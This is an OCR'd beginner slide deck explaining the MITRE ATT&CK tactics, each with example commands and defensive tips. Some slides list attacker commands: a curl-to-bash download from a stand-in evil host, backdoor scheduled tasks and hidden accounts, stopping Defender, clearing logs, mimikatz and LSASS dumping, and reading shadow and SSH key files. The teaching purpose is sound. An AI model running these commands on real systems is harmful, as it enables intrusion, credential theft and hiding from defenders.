
VERIQTA

MITRE ATT&CK

for Beginners

Understand Adversary Behavior, Map Attacks, Detect Threats, and Strengthen Your Defenses



- Learn the 14 ATT&CK Tactics
- Explore Real-World Attack Examples
- Map Incidents to ATT&CK Techniques
- Build Detection and Response Knowledge
- Practical, Beginner-Friendly, and Hands-On

@veriqta | @veriqta | @veriqta | @veriqta | @veriqta | @veriqta

VERIQTA

01

Introduction to MITRE ATT&CK

What is MITRE ATT&CK?

- A globally used framework that describes real-world adversary behavior.
- It catalogs the tactics, techniques, and procedures (TTPs) attackers use to achieve their goals.

Why Did MITRE Create It?

- To give security teams a common, real-world reference for attacker behavior.
- To improve threat detection, analysis, and response.
- To share observed techniques from real attacks, not theory.



How Do Security Teams Use It?

- ✅ Understand how attackers operate.
- ✅ Map detected activity to known techniques.
- ✅ Design better detections and monitoring.
- ✅ Improve incident investigation and response.
- ✅ Identify and reduce security gaps.

Common Users

- SOC Analysts
- Incident Responders
- Threat Hunters
- Security Engineers
- DevOps & Platform Teams

Key Takeaway

MITRE ATT&CK helps you think like an attacker, see the bigger picture, and build stronger defenses using real-world adversary behavior.

VERIQTA

02

Understanding the ATT&CK Matrix

What Is the ATT&CK Matrix?

- A visual reference that organizes attacker behavior by tactics and techniques.
- It shows what attackers do, how they do it, and real examples from the wild.

How the Matrix Is Organized

- **Columns = Tactics** (the attacker's goal or objective, e.g., Initial Access).
- **Cells = Techniques** (the method used to achieve the goal, e.g., Phishing - T1566).
- **Sub-techniques** = Variations of a technique (e.g., T1566.001 - Spearphishing Attachmentt).

A Simplified View of the Matrix

MITRE ATT&CK Matrix (Enterprise)

Reconnaissance	Initial Access	Execution	Persistence	Privilege Escalation	...
T1595	T1566	T1059	T1547	T1068	...
T1589	T1190	T1204	T1136	T1574	...

Tactic
The attacker's goal (column).

Technique
A method used to achieve the goal (cell).

Technique ID
Unique ID for reference (e.g., T1566 = Phishing).

How to Navigate the Matrix

1. Open the ATT&CK website (attack.mitre.org).
2. Choose the Enterprise matrix.
3. Click a tactic to see its techniques.
4. Click a technique (e.g., T1566) to read its description, examples, and detection ideas.

Example: T1566 – Phishing

- **Tactic:** Initial Access
- **Technique:** Phishing
- **What it does:** Tricks users into opening a malicious link or file.
- **Real-world use:** Common entry point for ransomware and data theft.

Key Takeaway

The ATT&CK matrix is a practical map of attacker behavior that helps security teams understand, detect, and respond to real threats.

VERIQTA

03

Tactics vs. Techniques vs. Procedures

Tactic

- The attacker's goal or objective.
- It answers: "**WHAT** is the attacker trying to achieve?"

Technique

- The method used to achieve a tactic.
- It answers: "**HOW** does the attacker try to achieve the goal?"

Procedure

- The real-world, step-by-step way a specific attacker does it.
- It answers: "**EXACTLY HOW** was it done in a real attack?"

Example: Phishing Attack



Concept	In This Example
Tactic (Goal)	**Initial Access** – get a foothold into the environment.
Technique (Method)	**Phishing (T1566)** – tricking a user into opening a malicious link or file.
Procedure (Real-World)	The attacker sends a realistic email that looks like an IT password reset, the user clicks the link, and their credentials are captured on a fake login page.

Key Takeaways

- ✓ **Tactic =** the objective (e.g., Initial Access).
- ✓ **Technique =** the method (e.g., Phishing – T1566).
- ✓ **Procedure =** the real steps (e.g., a spoofed email and fake login page).
- ✓ All three together describe the full picture of attacker behavior in MITRE ATT&CK.

⚠ Common Beginner Mistake

- Confusing tactic, technique, and procedure as the same thing.
- Remember: a tactic is the goal, a technique is the method, and a procedure is the real implementation.

VERIQTA

04

Reconnaissance

What Is Reconnaissance?

- The early stage where attackers collect information about a target before the main attack.
- It helps them find weaknesses, planning better and increasing their chance of success.

What Information Do Attackers Look For?

- **Organization Details** – company name, websites, and business systems.
- **Employees** – names, roles, and work email addresses.
- **Domains** – registered domains, subdomains, and DNS records.
- **Exposed Systems** – public IPs, open ports, and internet-facing services.

Common Reconnaissance Techniques

OSINT

Find publicly available information (e.g., LinkedIn, company sites).

Domain Enumeration

Discover domains and subdomains (e.g., subfinder, amass).

Port Scanning

Identify open ports and running services (e.g., nmap).

Email Harvesting

Collect employee email addresses (e.g., from websites or data leaks).

Cloud Recon

Find exposed cloud resources (e.g., public S3 buckets, misconfigured services).

Example Commands (Safe & Legal)

`nmap -sV example.com`
- Scans the target and identifies open ports and services.

`nslookup example.com`
- Checks DNS information for the domain.

`whois example.com`
- Shows the domain registration details (e.g., owner, registrar, and dates).

Defensive Tips

- ✅ Limit the information you expose publicly.
- ✅ Use access controls for internet-facing systems.
- ✅ Monitor for scanning and unusual reconnaissance activity in your logs.
- ✅ Remove unnecessary or outdated public data.

MITRE ATT&CK Mapping

- **Tactic:** Reconnaissance
- **Example Techniques:** T1595 (Active Scanning), T1592 (Gather Victim Identity Information), T1590 (Gather Victim Network Information)

⚠ Common Beginner Mistake

- Thinking reconnaissance is just "scanning." It is broader and also includes gathering people, domain, and business information.

VERIQTA

05

Resource Development

What Is Resource Development?

- The stage where attackers prepare and set up the resources they will use for an attack before targeting you.
- It is the "build and prepare" phase of an operation.

Why Do Attackers Do It?

- To create infrastructure that hides their identity.
- To obtain or create accounts, tools, and access for later use.
- To make the attack more likely to succeed and harder to trace.

Common Resource Development Activities



Domain Setup

Register lookalike or new domains (e.g., example-login.com).



Attack Infra

Create servers (VPS), hosting, or cloud resources to run the attack.



Obtain Accounts

Create, buy, or steal accounts (e.g., email or cloud accounts).



Build or Get Tools

Develop or download tools (e.g., custom malware, C2 tools).



Prepare Content

Create lures and payloads (e.g., malicious files, phishing pages).

Real-World Example



MITRE ATT&CK Mapping

- **Tactic:** Resource Development
- **Example Techniques:**
  - T1583 – Acquire Infrastructure (e.g., VPS, domains, hosting)
  - T1584 – Compromise Infrastructure (e.g., hijack existing services)
  - T1585 – Establish Accounts (e.g., create or buy accounts)

Defensive Tips

- ✓ Monitor for new or lookalike domains similar to your brand.
- ✓ Track suspicious infrastructure (new IPs, VPS, or hosting providers).
- ✓ Detect and block known malicious tools and payloads.
- ✓ Use threat intelligence feeds to spot early preparation activity.

Common Beginner Mistake

- Focusing only on the final attack (e.g., phishing) and ignoring the early setup activities that usually happen before the attack.

VERIQTA

06

Initial Access

What Is Initial Access?

- The first step where an attacker gains a foothold into your environment.
- It gives the attacker a way to execute code, steal data, or move further inside.

Common Entry Points

Phishing – tricking users into opening a malicious link or file.

Exposed Applications – vulnerable or misconfigured web applications (e.g., internet-facing services).

Compromised Credentials – stolen or leaked usernames and passwords (e.g., from data breaches).

How Initial Access Works (Example: Phishing)



Real-World Examples

- **Phishing:** An employee receives a fake "IT password reset" email and runs a malicious file.
- **Exposed Application:** An unpatched web app (e.g., a public admin portal) is exploited to gain access.
- **Compromised Credentials:** Attackers use leaked credentials from a data breach to log in to a corporate VPN.

MITRE ATT&CK Mapping

- **Tactic:** Initial Access
- **Example Techniques:**
  - **T1566** – Phishing (e.g., T1566.001 – Spearphishing Attachment, T1566.002 – Spearphishing Link)
  - **T1190** – Exploit Public-Facing Application (e.g., vulnerable web servers)
  - **T1078** – Valid Accounts (e.g., use of stolen credentials)

Defensive Tips

- ✓ Run regular phishing awareness training.
- ✓ Keep internet-facing applications patched and properly secured.
- ✓ Use multi-factor authentication (MFA).
- ✓ Monitor for unusual logins and new devices.

⚠ Common Beginner Mistake

- Focusing only on phishing and ignoring other entry points like exposed applications and compromised credentials.

VERIQTA

07

Execution

What Is Execution?

- The stage where an attacker runs malicious code, scripts, or programs on a target system.
- It is used to deliver payloads, run commands, or carry out further actions after gaining access.


Common Execution Methods

Command Execution – run malicious commands (e.g., cmd, PowerShell, bash).

Script Execution – run scripts such as PowerShell, Bash, or Python.

Program Execution – run a malicious executable or a trusted tool for bad purposes (e.g., LOLBins).

Real-World Flow (Execution Example)



Windows Examples

```
> powershell -ExecutionPolicy Bypass -File .\payload.ps1
```

- Runs a PowerShell script by bypassing the execution policy.

```
> cmd.exe /c whoami && ipconfig
```

- Runs commands using CMD (often used to gather system information).

Linux Examples

```
$ bash payload.sh
```

- Runs a shell script.

```
$ curl -s http://evil.example/p.sh | bash
```

- Downloads and runs a script from a remote server.

```
$ python3 payload.py
```

- Runs a Python program (can be used to deliver a payload).

MITRE ATT&CK Mapping

- **Tactic:** Execution
- **Example Techniques:**
  - T1059 – Command and Scripting Interpreter (e.g., PowerShell, Bash)
  - T1204 – User Execution (e.g., user runs a malicious file)
  - T1106 – Native API (e.g., using system APIs to execute code)

Defensive Tips

- ✓ Restrict and monitor script execution (e.g., PowerShell, Bash, Python).
- ✓ Use allowlisting (e.g., AppLocker or Linux application controls).
- ✓ Monitor process creation and command-line activity in your logs.
- ✓ Investigate unexpected or unsigned programs.

Common Beginner Mistake

- Assuming execution always means a suspicious .exe file. Attackers often use legitimate tools (e.g., PowerShell, bash, python) to run malicious actions.

VERIQTA

08

Persistence

What Is Persistence?

- The attacker's attempt to keep long-term access to a system, even after a reboot or cleanup.
- It lets them return later without having to exploit the system again.

Why Do Attackers Use It?

- To maintain access for future operations (e.g., data theft, lateral movement).
- To survive system reboots and security updates.
- To avoid losing access if the original entry point is removed.

Common Persistence Methods



Scheduled Tasks

Run a malicious script or program at a set time or during startup.



Services

Create or modify a system service to run a malicious program in the background.



Account Modification

Create a new user account or add an existing account to an admin group.



Registry (Windows)

Add entries to run a program automatically (e.g., Run or RunOnce registry keys).

Windows Examples

```
schtasks /create /tn "Updater" \
/tr "C:\temp\backdoor.exe" /sc onlogon
```

- Creates a scheduled task that runs the program at user logon.

```
sc create PersistSvc binPath=
"C:\temp\agent.exe" start= auto
```

- Creates a service that runs at startup.

```
net user support$ P@ssw0rd! /add
```

- Creates a hidden user account for persistent access.

Linux Examples

```
crontab -e
```

- Add a cron job (e.g., @reboot /tmp/agent.sh) to run after reboot.

```
systemctl enable agent.service
```

- Enable a malicious service to start at boot.

```
useradd -m -s /bin/bash support
&& echo 'support:P@ssw0rd!' | chpasswd
```

- Create a new user account for ongoing access.

MITRE ATT&CK Mapping

- **Tactic:** Persistence
- **Example Techniques:**
  - T1053 – Scheduled Task/Job (e.g., Windows Task Scheduler, cron)
  - T1543 – Create or Modify System Process (e.g., services)
  - T1136 – Create Account (e.g., new local or domain user)

Defensive Tips

- ✓ Monitor for new or suspicious scheduled tasks.
- ✓ Review new or modified services regularly.
- ✓ Audit user account creation and privilege changes.
- ✓ Monitor registry autorun locations (Windows).
- ✓ Use endpoint detection and response (EDR) and SIEM alerts for persistence indicators.

Common Beginner Mistake

- Removing the initial malware but forgetting the persistence mechanism (e.g., scheduled task or service), which lets the attacker regain access.

VERIQTA

09

Privilege Escalation

What Is Privilege Escalation?

- The process of gaining higher permissions (e.g., from a regular user to administrator/root).
- It allows an attacker to run more powerful commands, access sensitive data, and take full control of the system.

Why Do Attackers Do It?

- To bypass access restrictions.
- To install tools and maintain long-term access.
- To access sensitive data and other systems.
- Least privilege reduces exposure because even if an account is compromised, the damage is limited.

Common Privilege Escalation Methods

Exploit Vulnerabilities

Use bugs in the OS or applications (e.g., unpatched software).

Misconfigurations

Take advantage of weak or incorrect settings (e.g., writable files, weak permissions).

Credential Access

Use stolen or exposed credentials (e.g., password hashes, hardcoded secrets).

Abuse Legitimate Features

Use built-in tools (e.g., sudo, PowerShell, service accounts) to gain higher privileges.

Known Exploits

Leverage public exploits (e.g., kernel vulnerabilities like Dirty Cow (CVE-2016-5195)).

Windows Examples

```
> whoami /priv
```

- Check your current user privileges.

```
> get-service * | findstr /i "Auto"
```

- Find auto-start services that may be misconfigured.

```
> powershell -ep bypass
```

- Run PowerShell with fewer restrictions (often used in escalation chains).

Linux Examples

```
$ sudo -l
```

- Check which commands you can run with sudo.

```
$ find / -perm -4000 2>/dev/null
```

- Find SUID binaries that may allow escalation.

```
$ getcap -r / 2>/dev/null
```

- List files with extra capabilities (possible escalation paths).

MITRE ATT&CK Mapping

- **Tactic:** Privilege Escalation
- **Example Techniques:**
  - T1068 – Exploitation for Privilege Escalation (e.g., unpatched vulnerability)
  - T1548 – Abuse Elevation Control Mechanism (e.g., sudo, UAC, tokens)
  - T1078 – Valid Accounts (e.g., stolen admin credentials)

Defensive Tips

- ✓ Enforce least privilege (give only the access users need).
- ✓ Patch systems and applications regularly.
- ✓ Monitor for unusual privilege use (e.g., unexpected sudo, admin logins).
- ✓ Review and harden service accounts and permissions.

Common Beginner Mistake

- Giving broad admin or root access to users and services, which makes it easy for an attacker to take full control if an account is compromised.

VERIQTA

10

Defense Evasion

What Is Defense Evasion?

- The set of techniques attackers use to avoid being detected or blocked by security controls (e.g., AV, EDR, IDS).
- It helps them hide their activity, blend in with normal system behavior, and stay on the system longer.

Why Do Attackers Use It?

- To bypass or disable security tools (e.g., antivirus, EDR, logging).
- To hide malicious files, processes, and network traffic.
- To make their activity look normal and avoid raising alerts.
- To extend their access without being discovered.

Common Defense Evasion Techniques



Obfuscation

Hide malicious code (e.g., encoded or encrypted scripts).



Disable Security Controls

Turn off or tamper with defenses (e.g., stop antivirus or logging).



Masquerading

Use trusted names, icons, or processes (e.g., svchost.exe, explorer.exe).



Clear or Alter Logs

Delete or modify logs to remove evidence (e.g., event logs, history files).



Stealthy Communication

Use encrypted or trusted channels (e.g., HTTPS, DNS, cloud services).

Windows Examples



```
> powershell -Enc <base64_payload>
```

- Run an obfuscated (encoded) PowerShell script.

```
> sc stop WinDefend
```

- Stop Windows Defender (may require admin).

```
> wevtutil cl Security
```

- Clear the Security event log.

Linux Examples



```
$ base64 -d payload.b64 | bash
```

- Run an encoded script.

```
$ systemctl stop firewalld
```

- Disable the firewall.

```
$ > /var/log/auth.log
```

- Clear a log file (empty the content).

MITRE ATT&CK Mapping

- **Tactic:** Defense Evasion
- **Example Techniques:**
  - T1027 – Obfuscated Files or Information (e.g., encoded scripts)
  - T1562 – Impair Defenses (e.g., disable AV/EDR)
  - T1070 – Indicator Removal (e.g., clear or delete logs)
  - T1036 – Masquerading (e.g., use a trusted process name)

Defensive Tips

- ✓ Enable and monitor EDR/AV with tamper protection.
- ✓ Restrict who can stop or modify security services.
- ✓ Collect and centrally store logs (e.g., SIEM).
- ✓ Detect suspicious encoding, obfuscation, and unusual process names.
- ✓ Use allowlisting and application control.

Common Beginner Mistake

- Focusing only on the initial infection and ignoring evasion behavior (e.g., disabled defenses, cleared logs, or disguised processes).

VERIQTA

11

Credential Access

What Is Credential Access?

- The set of techniques attackers use to obtain login credentials, tokens, or other authentication material.
- It gives them the ability to access more systems, accounts, and data.

Why Do Attackers Target Credentials?

- To log in as a legitimate user and avoid detection.
- To move laterally to other systems (e.g., databases, servers).
- To gain higher privileges (e.g., admin or domain access).
- To access sensitive data and maintain long-term control.

Common Credential Access Methods



Password Dumping

Extract stored passwords from a system (e.g., LSASS, SAM).



Token Theft

Steal active authentication tokens (e.g., Kerberos or access tokens).



Credential Harvesting

Trick users into entering credentials (e.g., fake login pages).



Brute Force / Password Spray

Systematically guess passwords across one or many accounts.



Keyloggers

Capture keystrokes to steal usernames and passwords.

Windows Examples



```
> mimikatz.exe privilege::debug
```

- Dump credentials from memory (e.g., LSASS).

```
> rundll32.exe comsvcs.dll, MiniDump lsass.dmp full
```

- Create a memory dump for credential extraction.

Linux Examples



```
$ cat /etc/shadow
```

- View password hashes (requires root).

```
$ sudo grep -i "password" /var/log/auth.log
```

- Look for authentication-related information in logs.

```
$ ssh user@host
```

- Reuse stolen credentials to access another system.

MITRE ATT&CK Mapping

- **Tactic:** Credential Access
- **Example Techniques:**
  - T1003 – OS Credential Dumping (e.g., LSASS, SAM)
  - T1550 – Use of Stolen Credentials (e.g., valid accounts, tokens)
  - T1110 – Brute Force (e.g., password guessing)
  - T1056 – Input Capture (e.g., keylogging)

Defensive Precautions

- ☑ Use multi-factor authentication (MFA).
- ☑ Enforce strong, unique passwords and a password manager.
- ☑ Limit privileged accounts and use least privilege.
- ☑ Monitor for credential dumping and suspicious logins (e.g., SIEM/EDR alerts).
- ☑ Rotate credentials regularly (especially admin and service accounts).

Common Beginner Mistake

- Relying only on strong passwords, without MFA, monitoring, or limiting privileged access.

VERIQTA

12

Discovery

What Is Discovery?

- The phase where attackers gather information about the environment after gaining access.
- They map hosts, users, networks, running processes, and available resources (including cloud).

Why Do Attackers Do It?

- To understand the environment and find high-value targets.
- To identify systems, users, and privileged accounts.
- To locate sensitive data and critical services.
- To plan lateral movement and expand their access.

Common Discovery Activities



Host Discovery

Identify the current system, OS, patch level, and configuration.



User Discovery

List local and domain users, groups, and privileges.



Network Discovery

Map internal networks, subnets, and reachable systems.



Process Discovery

Identify running processes and services, and look for security tools.



Cloud Discovery

Enumerate cloud resources (e.g., VMs, storage, IAM roles, etc.).

Windows Examples



- `> systeminfo` — Get OS details, version, and patch level.
- `> net user` — List local user accounts.
- `> net group "Domain Admins" /domain` — List members of a privileged group.
- `> tasklist /v` — Show running processes and their details.

Linux Examples



- `$ hostnamectl` — Show system and OS information.
- `$ id && who` — Show current user, groups, and logged-in users.
- `$ netstat -tulnp` — List active network connections and listening ports.
- `$ ps aux | head` — Display running processes and resource usage.

MITRE ATT&CK Mapping

- **Tactic:** Discovery
- **Example Techniques:**
  - T1082 – System Information Discovery (e.g., OS, hostname, version)
  - T1033 – Account Discovery (e.g., users, groups)
  - T1046 – Network Service Discovery (e.g., scanning internal networks)
  - T1057 – Process Discovery (e.g., list running processes)
  - T1530 – Cloud Service Discovery (e.g., enumerate cloud resources)

Defensive Tips

- ✓ Monitor and alert on unusual discovery activity (e.g., large user or network enumeration).
- ✓ Limit information exposure (e.g., disable unnecessary services and restrict network access).
- ✓ Use strong access controls and least privilege.
- ✓ Monitor cloud audit logs for resource enumeration (e.g., AWS CloudTrail, Azure Activity Log).
- ✓ Deploy EDR/SIEM to detect and correlate reconnaissance behavior.

Common Beginner Mistake

- Ignoring discovery signs because they often look like normal system queries (e.g., listing users, processes, or network information).

VERIQTA

13

Lateral Movement

What Is Lateral Movement?

- The technique attackers use to move from one system to another within the same environment.
- It helps them expand access, reach higher-value systems, and achieve their main goal (e.g., data theft or control).

Why Do Attackers Do It?

- To find and access more valuable systems (e.g., file servers, databases).
- To use existing, trusted accounts to avoid detection.
- To reach systems with higher privileges (e.g., domain controllers).
- To maintain access even if the original entry point is closed.

Common Lateral Movement Methods



Remote Services

Use admin tools (e.g., RDP, SSH, WinRM) to access other systems.



Stolen Credentials

Reuse legitimate user or admin credentials (e.g., passwords, hashes, tokens).



Shared Access

Access other systems via shared folders and network resources.



Admin Tools

Use built-in tools (e.g., PsExec, WMI) to execute commands remotely.



Domain Access

Leverage domain or cloud trust (e.g., Active Directory, Entra ID) to move across multiple systems.

Windows Examples



```
> psexec \\TARGET01 -u admin -p P@ssw0rd cmd
```

- Run a command on a remote Windows host.

```
> wmiexec.py admin:P@ssw0rd@TARGET02
```

- Use WMI to execute commands remotely.

```
> mstsc /v:TARGET03
```

- Connect to another system using RDP (Remote Desktop).

Linux Examples



```
$ ssh user@target01
```

- Access another host using SSH.

```
$ ssh -J jump@bastion target02
```

- Use a jump host to move deeper into the network.

```
$ scp file.txt user@target03:/tmp/
```

- Transfer files to another system for further access.

MITRE ATT&CK Mapping

- **Tactic:** Lateral Movement
- **Example Techniques:**
  - T1021 – Remote Services (e.g., RDP, SSH, WinRM)
  - T1077 – Windows Admin Shares (e.g., ADMIN$, C$)
  - T1047 – Windows Management Instrumentation (WMI)
  - T1134 – Access Token Manipulation (e.g., use of stolen tokens)

Defensive Tips

- ✓ Apply least privilege and limit remote access (RDP, SSH, WinRM).
- ✓ Monitor for unusual remote logins and admin activity (e.g., SIEM/EDR alerts).
- ✓ Restrict and audit use of admin shares (e.g., ADMIN$, C$).
- ✓ Use MFA and strong, unique credentials.
- ✓ Segment your network to limit movement between systems.

Common Beginner Mistake

- Exposing remote access (e.g., RDP or SSH) to too many systems without proper restrictions and monitoring.

VERIQTA

14

Collection

What Is Collection?

- The phase where adversaries gather valuable data from compromised systems before taking further action.
- It includes collecting files, application data, credentials, and other sensitive information.

Why Do Attackers Do It?

- To obtain sensitive or business-critical data (e.g., documents, source code, configs, databases).
- To prepare data for theft, extortion (e.g., ransomware), or resale.
- To support their main goal (e.g., fraud, espionage, or financial gain).

Common Collection Methods

File Gathering

Search and collect specific files (e.g., documents, spreadsheets, source code).

Application Data

Extract data from applications (e.g., email, browser, chat, CRM, ERP).

Credential Data

Collect saved passwords, tokens, SSH keys, or browser credentials (e.g., from key stores or config files).

Structured Data

Dump data from databases (e.g., SQL Server, MySQL, PostgreSQL).

System Information

Collect configs, logs, and other system data (e.g., network, installed software, and environment).

Windows Examples

```
> dir C:\Users\*\Documents
```

- List user documents.

```
> powershell Get-ChildItem -Recurse C:\Sensitive
```

- Recursively collect files from a folder.

```
> wevtutil epl System system.evtx
```

- Export system event logs for later analysis.

Linux Examples

```
$ find /home -type f -name "*.pdf"
```

- Find and list PDF files in user folders.

```
$ tar -czf data.tar.gz /var/app/data
```

- Collect and compress application data.

```
$ cat ~/.ssh/*
```

- View SSH keys or configuration files (if accessible).

MITRE ATT&CK Mapping

- **Tactic:** Collection
- **Example Techniques:**
  - T1005 – Data from Local System (e.g., files and documents)
  - T1114 – Email Collection (e.g., mailbox export)
  - T1560 – Archive Collected Data (e.g., zip, tar, 7z)
  - T1074 – Data Staged (e.g., copied to a temp location)

Defensive Tips

- ✓ Apply least privilege and restrict access to sensitive data.
- ✓ Monitor for mass file access or unusual archiving activity (e.g., large or frequent zip/tar).
- ✓ Log and review access to critical directories and application data.
- ✓ Use DLP (Data Loss Prevention) and file integrity monitoring.
- ✓ Encrypt sensitive data and limit local data storage.

Common Beginner Mistake

- Ignoring large or unusual file access and archiving (e.g., a user suddenly compressing many files).

VERIQTA

15

Command and Control

What Is Command and Control (C2)?

- The attacker-controlled communication channel used to remotely control a compromised system.
- It lets attackers send commands, execute tasks, and receive data (e.g., files, credentials, or system information).

Why Do Attackers Use C2?

- To maintain ongoing control over compromised systems.
- To execute additional commands and deploy more tools.
- To collect and exfiltrate data.
- To manage multiple compromised systems (a botnet).

Common C2 Communication Methods



HTTP/HTTPS (Web)

Uses normal web traffic (ports 80/443) to blend in with legitimate activity.



DNS (Tunneling)

Hides commands and data in DNS queries and responses.



Custom Channels

Uses proprietary protocols or non-standard ports to avoid detection.



Cloud Services

Abuses trusted platforms (e.g., GitHub, O365, Google Drive) as a C2 channel.



Common Protocols

May use SSH, RDP, SMB, or other remote access protocols for control.

Windows Examples



```
> netstat -ano | findstr ESTABLISHED
```

- Check active network connections.

```
> nslookup suspicious-domain.com
```

- Investigate DNS resolution (possible C2).

```
> powershell Get-NetTCPConnection
```

- List active TCP connections and remote IPs.

Linux Examples



```
$ ss -tunap
```

- View active network connections and processes.

```
$ curl -I http://suspicious-domain.com
```

- Check if a domain is live and reachable.

```
$ sudo tcpdump -i eth0 -n host 10.10.10.50
```

- Capture and analyze traffic to a suspicious IP.

MITRE ATT&CK Mapping

- **Tactic:** Command and Control
- **Example Techniques:**
  - T1071 – Application Layer Protocol (e.g., HTTP/HTTPS, DNS)
  - T1095 – Non-Application Layer Protocol (e.g., custom protocols).
  - T1573 – Encrypted Channel (e.g., TLS/HTTPS)
  - T1105 – Ingress Tool Transfer (e.g., downloading additional tools via C2)

Defensive Tips

- ✓ Monitor outbound network traffic for suspicious or unusual connections.
- ✓ Analyze DNS logs for strange or high-volume queries.
- ✓ Inspect long-lived or encrypted connections (e.g., TLS to unknown domains).
- ✓ Use EDR/SIEM to detect known C2 patterns and indicators (IP, domain, URL, or process).
- ✓ Block and contain confirmed C2 infrastructure (e.g., via firewall, DNS, or proxy rules).

Common Beginner Mistake

- Ignoring outbound connections because they look like normal web or encrypted (HTTPS) traffic.

VERIQTA

16

Exfiltration

What Is Exfiltration?

- The process of stolen information leaving an environment (e.g., files, databases, credentials, intellectual property).
- It can happen through various channels, often disguised as legitimate traffic.

Why Do Attackers Do It?

- To steal sensitive data for financial gain, espionage, or competitive advantage.
- To sell data on the dark web or to other threat actors.
- To use the data for future attacks, fraud, or identity theft.

Common Exfiltration Methods



Cloud Storage

Uploading to personal or third-party cloud services (e.g., Google Drive, Dropbox).



Email

Sending data via email or using email forwarding rules.



Web Uploads

Using HTTPS/HTTP to unknown websites or file-sharing sites.



Removable Media

Copying data to USB drives or external storage devices.



DNS Tunneling

Encoding data in DNS queries and responses.



Remote Services

Using RDP, SSH, VNC, or other remote access tools.

Evidence Defenders Examine

- Network logs (unusual outbound traffic, new destinations, large data transfers).
- System logs (file access, process activity, command history).
- Proxy and firewall logs (blocked or suspicious connections).
- Endpoint telemetry (new tools, scripts, compressed files).
- User and application logs (cloud services, email activity, authentication).

Data-Loss Controls

- ✓ Data Loss Prevention (DLP) to monitor and block sensitive data transfers.
- ✓ Web and DNS filtering to restrict risky destinations.
- ✓ Access controls and least privilege to reduce data access.
- ✓ Encryption (at rest and in transit) to protect data.
- ✓ Monitoring and alerting for unusual outbound activity.

Windows Examples



- `netstat -ano` # Check active connections
- `Get-Process | Select-Object -Property Id,ProcessName` # Look for suspicious processes
- `Get-Content C:\Windows\System32\drivers\etc\hosts` # Check for C2 domains

Linux Examples



- `netstat -tunap` # View network connections
- `ps aux` # Check running processes
- `grep -i suspicious /var/log/*` # Search logs
- `find /-type f-name "*.zip"` # Find large files

Common Beginner Mistake

- Ignoring unusual outbound traffic or new connections can let data exfiltration go unnoticed.

VERIQTA

17

Impact

What Is Impact?

- The final stage where attackers cause harm to an organization's systems, data, or operations.
- It includes actions that disrupt services, destroy data, demand ransom, or misuse computing resources.

Why Do Attackers Do It?

- To extort money (e.g., ransomware).
- To destroy or permanently alter critical data.
- To disrupt business operations (e.g., outage or service degradation).
- To hijack resources for their own gain (e.g., cryptomining).

Common Impact Types



Ransomware

Encrypts data and demands payment for the decryption key.



Data Destruction

Deletes, corrupts, or irreversibly alters data (e.g., wipers).



Service Disruption

Makes critical systems or services unavailable (e.g., DDoS, resource exhaustion).



Resource Hijacking

Misuses computing resources (e.g., cryptomining, unauthorized workloads in the cloud).

Organizational Impact

- **Operational:** Service downtime and loss of productivity.
- **Financial:** Ransom payments, recovery costs, and revenue loss.
